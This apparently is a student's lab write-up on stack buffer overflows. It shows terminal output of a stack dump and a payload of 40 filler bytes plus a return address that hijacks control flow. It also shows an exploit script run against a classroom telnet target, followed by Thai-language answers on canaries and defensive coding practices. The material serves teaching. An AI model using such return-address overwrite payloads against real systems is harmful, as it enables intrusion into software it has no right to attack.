
1.




```
theepob@BBIdea3:/mnt/c/Users/BBB/Desktop/comSec/act6$ ./q1
&main = 0x00005603ffa411a9
&myfunction = 0x00005603ffa4122b
&&ret_addr = 0x00005603ffa41215
&i = 0x00007ffcae14f75c
sizeof(pointer) is 8
&buf[0] = 0x00007ffcae14f760
0x00007ffcae14f79c: 0x18
0x00007ffcae14f79b: 0xd4        0x00007ffcae14f79a: 0x38        0x00007ffcae14f799: 0x31        0x00007ffcae14f798: 0xca
0x00007ffcae14f797: 0x00        0x00007ffcae14f796: 0x00        0x00007ffcae14f795: 0x7f        0x00007ffcae14f794: 0xfc
0x00007ffcae14f793: 0xae        0x00007ffcae14f792: 0x14        0x00007ffcae14f791: 0xf8        0x00007ffcae14f790: 0x30
0x00007ffcae14f78f: 0x00        0x00007ffcae14f78e: 0x00        0x00007ffcae14f78d: 0x56        0x00007ffcae14f78c: 0x03
0x00007ffcae14f78b: 0xff        0x00007ffcae14f78a: 0xa4        0x00007ffcae14f789: 0x12        0x00007ffcae14f788: 0x15
0x00007ffcae14f787: 0x00        0x00007ffcae14f786: 0x00        0x00007ffcae14f785: 0x7f        0x00007ffcae14f784: 0xfc
0x00007ffcae14f783: 0xae        0x00007ffcae14f782: 0x14        0x00007ffcae14f781: 0xf7        0x00007ffcae14f780: 0x90
0x00007ffcae14f77f: 0xdb        0x00007ffcae14f77e: 0xb0        0x00007ffcae14f77d: 0x3b        0x00007ffcae14f77c: 0x8c
0x00007ffcae14f77b: 0xac        0x00007ffcae14f77a: 0x0e        0x00007ffcae14f779: 0x64        0x00007ffcae14f778: 0x00
0x00007ffcae14f777: 0x00        0x00007ffcae14f776: 0x00        0x00007ffcae14f775: 0x00        0x00007ffcae14f774: 0x00
0x00007ffcae14f773: 0x00        0x00007ffcae14f772: 0x38        0x00007ffcae14f771: 0x37        0x00007ffcae14f770: 0x36
0x00007ffcae14f76f: 0x35        0x00007ffcae14f76e: 0x34        0x00007ffcae14f76d: 0x33        0x00007ffcae14f76c: 0x32
0x00007ffcae14f76b: 0x31        0x00007ffcae14f76a: 0x30        0x00007ffcae14f769: 0x39        0x00007ffcae14f768: 0x38
0x00007ffcae14f767: 0x37        0x00007ffcae14f766: 0x36        0x00007ffcae14f765: 0x35        0x00007ffcae14f764: 0x34
0x00007ffcae14f763: 0x33        0x00007ffcae14f762: 0x32        0x00007ffcae14f761: 0x31
... end
theepob@BBIdea3:/mnt/c/Users/BBB/Desktop/comSec/act6$
```

2.

```
theepob@BBIdea3:/mnt/c/Users/BBB/Desktop/comSec/act6/ex2$ python3 main.py
exec ./q2 with buff b'xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx\xb6\x11@'
&main = 0x401360
&myfunction = 0x401258
&greeting = 0x4011b6
Welcome to exercise II
I hope you enjoy it

&i = 0x7ffeab991cfc
&buf[0] = 0x7ffeab991d00
xxxxxxxxxxxxxxxxxxxxxxxx@xxxxxxxxxxxxxxx@@
Welcome to exercise II
I hope you enjoy it

Segmentation fault
theepob@BBIdea3:/mnt/c/Users/BBB/Desktop/comSec/act6/ex2$
```

3.

```
theepob@BBIdea3:/mnt/c/Users/BBB/Desktop/comSec/act6/ex3$ python3 exploit.py
/mnt/c/Users/BBB/Desktop/comSec/act6/ex3/exploit.py:2: DeprecationWarning: 'telnetlib' is deprecated and slated for removal in Python 3.13
  import telnetlib
Offset (40?):40
Target (shell) address (eg. 5647740e61b5): 401236

__   __
\ \ / /__  _   _   __ _ _ __ ___
 \ V / _ \| | | | / _` | '__/ _ \
  | | (_) | |_| | | (_| | | |  __/
  |_|\___/ \__,_|  \__,_|_|  \___|

 _   _    _    ____ _  _______ ____
| | | |  / \  / ___| |/ / ____|  _ \
| |_| | / _ \| |   | ' /|  _| | | | |
|  _  |/ ___ \ |___| . \| |___| |_| |
|_| |_/_/   \_\____|_|\_\_____|____(_)

This is just for demonstration.


*** Connection closed by remote host ***
theepob@BBIdea3:/mnt/c/Users/BBB/Desktop/comSec/act6/ex3$
```

4. Bonus: From exercise 2 and 3, can you explode the buffer-overflow attack even when the canary-style protection is activated? Please explain your analysis.

ANS ได้ ถ้ายังคงสามารถรักษาค่าเดิมของ canary เอาไว้ได้ ซึ่งค่อนข้างยากเพราะอาจจะมีการเข้ารหัส

5. Question: Now you have mastered a type buffer-overflow attack. Please answer the following questions.

- Most viruses and worms use buffer overflow as a basis for its attack.

ANS YES.

- Do you think that exploiting buffer-overflow attacks is trivial? Please justify your answer. (i.e. Is it trivial to write a program to exploit buffer-overflow attacks in a server ?)

ANS ไม่ เพราะ บนระบบจริง/สมัยใหม่ ต้องเผชิญ ASLR, NX, canary, PIE, CFI — ต้องใช้เทคนิคขั้นสูง (info leak, ROP) และเวลา/ความเชี่ยวชาญ

- As a programmer, is it possible to avoid buffer overflow in your program (write secure code that is not vulnerable to such attack)? Explain your strategy

ANS ได้ แต่ต้องใช้หลายชั้นของการป้องกัน เช่น

- ใช้ภาษา memory-safe (Rust, Go) ถ้าเป็นไปได้

- หลีกเลี่ยงฟังก์ชันไม่ปลอดภัยใน C (gets, strcpy ฯลฯ) และใช้ฟังก์ชันแบบมี bounds checks
- ตรวจ input และเช็คขนาดก่อนเขียนลงบัฟเฟอร์
- เปิดการป้องกันของคอมไพเลอร์/OS (-fstack-protector, -D_FORTIFY_SOURCE=2, PIE, ASLR, NX)
- ทำ static analysis, fuzzing และใช้ sanitizers ในการพัฒนา
- รัน service ด้วยสิทธิ์จำกัด